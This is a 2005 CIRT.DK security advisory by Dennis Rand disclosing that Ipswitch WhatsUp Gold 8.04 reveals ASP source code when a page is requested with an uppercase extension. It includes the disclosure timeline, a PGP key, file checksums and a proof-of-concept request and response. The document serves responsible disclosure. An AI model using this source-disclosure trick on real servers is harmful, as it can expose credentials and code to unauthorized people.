




# CIRT

Danish Computer Incident Response Team

## Security advisory

Ipswitch WhatsUp Gold 8.04



Discovered  
by Dennis Rand  
advisory@cirt.dk  
<http://www.cirt.dk>

## Table of contents

Table of contents .....	2
Introduction .....	3
Problem .....	3
Timeline of public disclosure.....	4
Contact information .....	4
Public PGP key .....	4
File description.....	5
MD5 software used .....	5
<i>WhatsUp Gold 8.04</i> .....	5
Installation files:.....	5
Other files:.....	5
Technical details of the vulnerabilities .....	6
Access to view source code of all files, with uppercase extension.....	6
Corrective actions .....	7
Disclaimer .....	7

# Introduction

## Problem

The installation has been made on a Windows 2000 server running with the latest service pack 4 and all current patches released.

The IPSwitch WhatsUp Gold 8.04 software vulnerability:

- [Access to view source code of all files, with uppercase extension](#)

## Timeline of public disclosure

- 01-08-2005 Vulnerability discovered
- 15-08-2005 Research completed
- 19-08-2005 Vendor notified
- 22-08-2005 Vendor tagged communication [T2005082202CV]  
The only response was a mail asking for a Serial number of the installation, and since then radio silence.
- 30-08-2005 Asked for status
- 02-09-2005 Asked Again
- 06-09-2005 Notified vendor that if no response this would go public without further notice.
- 09-09-2005 Public disclosure

## Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK  
Questions regarding this issue should be directed to:

Dennis Rand  
advisory@cirt.dk

## Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PGP 8.0

```
mQGIBeAaf2xcRBADMr07uP0dJq1ZsXkLzLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLS0J6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWDWxvu5cXm7y+UjsF5iiQV8X9EGR18ApoCza/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUCQK
9NnF/umLLM3PVyFk8z17Ra2d8rvPzhDdIi+VGu0Flv5ckRRhIU9A4sOE6zbTkv3f
Q+je/yynnpl36OLswYG+iCELZqzOssRUte4m9nSeJrbvtyFk7I/UrBkfursed6yD
vzVDA/4mrWEWgJzk04wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEE4znfi9EEaDNDzQmbCnmmCq2PAN00ocqm41VNOi
CzEDvsweRxGdffQA+aoenjgeACL1YmPNnTWeNemNYN7kYD9sTjrQg01SVCBBZHZp
c29yeSA8YWR2aXNvcnlAY21ydC5kz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFgWMAAAACGkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmckYzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEaf2xcQCAD2Q1e3CH8IF3KiutapQvMF6PlT
ET1PtVfuuUs4INoBplaJfOmPQFXz0AfGy0OplK33TGSgSfgMg7116RfUodNQ+PVZ
X9x2Uk89PY3bZpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvnILSd5JEHNmszbDgNRR0PfiizHHxbLY7288kj
wEPwVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBGRjXyEpppy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSA6q6JewlXpMgs7AAIC
B/98f1FQkSzTqoh80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkimsZAIpdca
cXVbxtKZ05dxcixdd02/HOc84/1mR8aJIOsmFK14DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwBUR1EnormDdaz0USX315GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTY14r3r1D+x
vSPng/cCcSX1bESzjomCE6PDiQBMBBgRAGAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
```

=4wBy

-----END PGP PUBLIC KEY BLOCK-----

## File description

### ***MD5 software used***

Filename: md5sum.exe  
Comments: Modified from the version originally developed by Ulrich Drepper  
<drepper@gnu.ai.mit.edu>  
Company name: GMG Systems, Inc.  
Product name: Forensic Acquisition Utilities  
Product version: 1.0.0.1026  
File version: 2.0.1.1032  
MD5 checksum: 607be2b261c516a5c5469314445ab2f2

### ***WhatsUp Gold 8.04***

#### **Installation files:**

Filename: wug803.exe  
MD5 checksum: 5f1508073d6e2ac1ff9885c761deab1e

Filename: wug804fp.exe  
MD5 checksum: 420c33bb1dc004d4a8ad81ea97656964

Filename: wug804hf1.exe  
MD5 checksum: e0502acfc3229e0173d946e38648fc28

#### **Other files:**

Filename: WhatsUpG.exe  
File version: 8.4.3.4  
Product Name: WhatsUp Gold Application  
Product version: WUG 8.04 HF1  
MD5 checksum: 88e41cb33fe5439c8db15ecd2c8ce487

## Technical details of the vulnerabilities

### Access to view source code of all files, with uppercase extension

It is possible to view the source code of all files made public through the web server, by using uppercase after the "."

The Proof of Concept is shown with the default guest user that do not normally have privileges to view the "UserCreate.asp" file.

```
Normal output  
http://192.168.1.10/UserCreate.asp  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">  
<html>  
<head>  
<!--  
Standard Header.asp  
-->  
<title>WhatsUp Gold - Error Unauthorized Access</title>  
</head>  
<body>  
<h3>Error: Unauthorized Access.</h3>  
<!--  
Whatsup Gold  
NavButtonsTop.asp  
-----  
.....  
  
Output from attack:  
http://192.168.1.10/UserCreate.ASP  
<%IF% IS_USER_CONFIGURE_USERS>  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">  
<!--  
                Whatsup Gold  
  
                UserCreate.asp  
                -----  
                Display a simple combo box to add the user  
-->  
  
<HTML>  
<HEAD>  
  
                <%include% StandardPageHeader.asp>  
  
                <TITLE>WhatsUp Gold - New User</TITLE>  
  
</HEAD>  
.....
```

### Attack description:

If an administrator are making customized web source the attacker can view this for usernames/passwords, or flaws into code.

## **Corrective actions**

None since vendor did not find this flaw in need to be fixed

## **Disclaimer**

The information within this document may change without notice.  
Use of this information constitutes acceptance for use in an "AS IS" condition.

There are NO warranties with regard to this information.

In no event shall I be liable for any consequences or damages,  
Including direct, indirect, incidental, consequential, loss of business profits or special  
damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and  
unregistered trademarks represented in this document  
Are the sole property of their respective owners.